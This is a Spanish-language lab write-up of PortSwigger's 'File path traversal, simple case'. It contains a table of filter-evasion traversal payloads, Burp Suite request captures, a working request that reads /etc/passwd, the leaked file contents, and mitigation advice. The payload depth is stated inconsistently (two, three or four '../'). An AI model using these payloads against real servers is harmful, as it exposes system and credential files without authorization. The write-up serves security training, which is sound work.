

# Lab: File Path Traversal, Simple Case

PortSwigger Web Security Academy

## 1. Nombre del laboratorio

File path traversal, simple case

**Fuente oficial:**

<https://portswigger.net/web-security/file-path-traversal/lab-simple>

## 2. Nivel

Apprentice.

## 3. Tipo de explotación

Path Traversal / Directory Traversal (CWE-22). Explotación del lado del servidor mediante manipulación del parámetro que referencia un nombre de archivo, sin validación ni canonicalización adecuada de la ruta resultante.

## 4. Objetivo del laboratorio

La aplicación vulnerable es una tienda en línea que permite visualizar imágenes de los productos a través del endpoint `/image?filename=NOMBRE`. El objetivo del laboratorio es abusar de este mecanismo para leer el contenido del archivo `/etc/passwd` del sistema operativo subyacente, demostrando que el servidor no restringe el acceso a archivos fuera del directorio de imágenes previsto.

## 5. Explicación técnica de la vulnerabilidad

### 5.1 Concepto y mecanismo

El Path Traversal (o Directory Traversal) ocurre cuando una aplicación recibe un dato del usuario (por ejemplo, un nombre de archivo) y lo concatena directamente a una ruta del sistema de archivos sin validarlo. En Unix/Linux, cada `'../'` hace que el sistema operativo suba un nivel en la jerarquía de directorios; esta resolución ocurre a nivel de kernel y es ajena a la lógica de la aplicación.

Si el servidor construye una ruta como `base_dir + "/" + filename`, y `filename` es `../../etc/passwd`, la ruta resultante equivale a `/etc/passwd`, aunque el desarrollador nunca la escribió de forma literal. La aplicación la entrega igualmente porque nunca comparó la ruta final contra el directorio base permitido. Tres niveles de `'../'` bastan para llegar a la raíz del sistema de archivos desde cualquier subdirectorio razonablemente profundo, y de ahí descender hacia `etc/passwd`.

### 5.2 Variantes y técnicas de evasión de filtros

Cuando la aplicación intenta filtrar la entrada de forma ingenua (por ejemplo, eliminando "../" una sola vez), existen variantes que evaden esa validación insuficiente:

| Variante                 | Ejemplo de payload           | Filtro que evade                                                          |
|--------------------------|------------------------------|---------------------------------------------------------------------------|
| Traversal simple         | ../../../../etc/passwd       | Ausencia total de validación (caso de este laboratorio).                  |
| Codificación URL         | ..%2f..%2f..%2fetc%2fpasswd  | Filtros que buscan el carácter '/' literal antes de decodificar la URL.   |
| Doble codificación       | ..%252f..%252fetc%252fpasswd | Servidores/proxies que decodifican una sola vez.                          |
| Sustitución no recursiva | ....//....//etc/passwd       | Filtros que eliminan "../" una sola vez (....// → ../ tras el reemplazo). |
| Ruta absoluta            | /etc/passwd                  | Filtros que solo bloquean secuencias relativas.                           |

### 5.3 Impacto y clasificación estándar

El pilar principalmente afectado es la confidencialidad (exposición de credenciales, configuración o archivos del sistema); en variantes combinadas con escritura de archivos puede comprometerse también la integridad y, de forma indirecta, la disponibilidad. En este laboratorio el impacto demostrado es lectura de /etc/passwd, clasificada como CWE-22 (Improper Limitation of a Pathname to a Restricted Directory) y encuadrada en OWASP Top 10 2021 — A01:2021 Broken Access Control, ya que en el fondo representa una falla de control de acceso sobre los recursos del sistema de archivos.

La defensa efectiva combina no confiar en la entrada del usuario, canonicalizar y validar la ruta resultante contra el directorio base permitido, y aplicar el principio de menor privilegio como capa adicional; estos puntos se desarrollan en la sección 8 (Mitigación recomendada).

## 6. Procedimiento paso a paso

### Paso 1 — Reconocimiento de la aplicación

Se accede a la aplicación vulnerable (una tienda en línea) y se navega por la página principal para identificar la funcionalidad de carga de imágenes de producto, la cual constituye el vector de ataque.




Figura 1. Página principal de la aplicación vulnerable ("We Like To Shop").

## Paso 2 — Interceptación del tráfico con Burp Suite

Con el proxy de Burp Suite activo y el navegador configurado para enviar el tráfico a través de él, se navega por el sitio y se revisa el historial de peticiones (Proxy > HTTP history). Se identifica que las imágenes de los productos se solicitan mediante el endpoint GET /image?filename=NOMBRE, lo cual confirma el parámetro controlable por el usuario.

|          |          |      |   |         |     |                                                                                         |
|----------|----------|------|---|---------|-----|-----------------------------------------------------------------------------------------|
| 23:10:19 | 10 Se... | HTTP | → | Request | GET | https://0aa900aa0434b29f8198252900150038.web-security-academy.net/image?filename=22.jpg |
| 23:10:19 | 10 Se... | HTTP | → | Request | GET | https://0aa900aa0434b29f8198252900150038.web-security-academy.net/image?filename=11.jpg |
| 23:10:20 | 10 Se... | HTTP | → | Request | GET | https://0aa900aa0434b29f8198252900150038.web-security-academy.net/academyLabHeader      |
| 23:10:20 | 10 Se... | HTTP | → | Request | GET | https://0aa900aa0434b29f8198252900150038.web-security-academy.net/image?filename=8.jpg  |

Figura 2. Historial de peticiones en Burp Suite mostrando solicitudes al endpoint /image?filename=.

## Paso 3 — Identificación de la solicitud original

Se selecciona una de las solicitudes de imagen y se envía al módulo Repeater para su análisis y manipulación controlada.

```
1 GET /image?filename=22.jpg HTTP/2
```

Figura 3. Solicitud original interceptada: GET /image?filename=22.jpg HTTP/2.

## Paso 4 — Análisis de la solicitud completa

Se revisan los encabezados completos de la solicitud (Host, Cookie de sesión, User-Agent, Referer, etc.) para comprender el contexto de la petición antes de modificarla.

```
Pretty Raw Hex
1 GET /image?filename=22.jpg HTTP/2
2 Host: 0aa900aa0434b29f8198252900150038.web-security-academy.net
3 Cookie: session=ixRDPxGfq8lgmujfHkX6c0yP8LB1itQs
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0aa900aa0434b29f8198252900150038.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

Figura 4. Encabezados completos de la solicitud interceptada en Burp Repeater.

## Paso 5 — Construcción y envío del payload

En el valor del parámetro filename se sustituye el nombre de archivo original por la secuencia de traversal ../../etc/passwd, con el propósito de retroceder desde el directorio de imágenes hasta la raíz del sistema de archivos y luego descender hacia el archivo de credenciales del sistema.

```
GET /image?filename=../../etc/passwd HTTP/2
```

Figura 5. Payload utilizado: GET /image?filename=../../etc/passwd HTTP/2.

## Paso 6 — Confirmación de la respuesta vulnerable

Al enviar la solicitud modificada, el servidor responde con estado 200 OK y devuelve en el cuerpo de la respuesta el contenido íntegro del archivo `/etc/passwd`, confirmando que la aplicación no valida ni restringe la ruta solicitada.

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:~/home/peter:/bin/bash
26 carlos:x:12002:12002:~/home/carlos:/bin/bash
```

Figura 6. Respuesta vulnerable del servidor mostrando el contenido de `/etc/passwd`.

## Paso 7 — Confirmación de resolución del laboratorio

PortSwigger Web Security Academy confirma automáticamente la explotación exitosa marcando el laboratorio como "Solved".

# Lab: File path traversal, simple case



Figura 7. Confirmación "Lab Solved" en PortSwigger Web Security Academy.

## 7. Explicación del payload

**Payload utilizado:**

`../../../../etc/passwd`

**Funcionamiento técnico:**

- La aplicación construye internamente una ruta similar a `/var/www/images/ + filename` para localizar y servir el archivo solicitado.

- Cada secuencia `../` le indica al sistema de archivos que suba un nivel de directorio respecto al directorio base de imágenes (por ejemplo, de `/var/www/images/` a `/var/www/` y luego a `/var/`).
- Se emplean tres secuencias `../` para garantizar que, independientemente de la profundidad exacta del directorio base de imágenes, la ruta resultante llegue a la raíz del sistema de archivos (`/`).
- A partir de la raíz, se añade la ruta `etc/passwd`, que en sistemas Unix/Linux contiene el listado de cuentas de usuario del sistema operativo (nombre de usuario, UID, GID, directorio home y shell asignado).
- Como el servidor no valida que el nombre de archivo resultante permanezca dentro del directorio de imágenes autorizado (no aplica canonicalización ni comparación contra una whitelist), procesa la ruta manipulada como si fuera legítima y devuelve el contenido del archivo del sistema en la respuesta HTTP.

El hecho de que el archivo `/etc/passwd` sea legible por el proceso del servidor web (aunque no contenga los hashes de contraseñas, que residen en `/etc/shadow`) lo convierte en un objetivo estándar para demostrar path traversal, ya que su formato es predecible y fácilmente verificable.

## 8. Mitigación recomendada

- Evitar pasar directamente la entrada del usuario a las APIs del sistema de archivos; en su lugar, usar un identificador indirecto (por ejemplo, un ID numérico o un nombre de archivo interno) que el servidor traduzca a la ruta real mediante un mapeo controlado del lado del servidor.
- Validar la entrada contra una lista blanca (allow-list) de nombres o extensiones de archivo permitidos, rechazando cualquier valor que no coincida exactamente con el patrón esperado.
- Canonicalizar la ruta resultante (resolver secuencias `../`, enlaces simbólicos y codificaciones) antes de compararla, y verificar que la ruta canonicalizada siga estando dentro del directorio base permitido.
- Eliminar o rechazar secuencias de traversal (`../`, `..\`, variantes codificadas en URL o Unicode) en lugar de intentar solo removerlas con expresiones regulares simples, que suelen ser evadibles.
- Aplicar el principio de menor privilegio: ejecutar el proceso del servidor con un usuario restringido que no tenga permisos de lectura sobre archivos sensibles del sistema operativo.
- Aislar el directorio de archivos servidos mediante mecanismos como chroot jails, contenedores o sistemas de archivos dedicados de solo lectura para el contenido público.
- Configurar reglas de un WAF (Web Application Firewall) como capa adicional de defensa para detectar patrones de traversal en los parámetros de la solicitud.
- Registrar y monitorear solicitudes con patrones anómalos en parámetros de archivo (`../`, `%2e%2e`, rutas absolutas) para detectar intentos de explotación.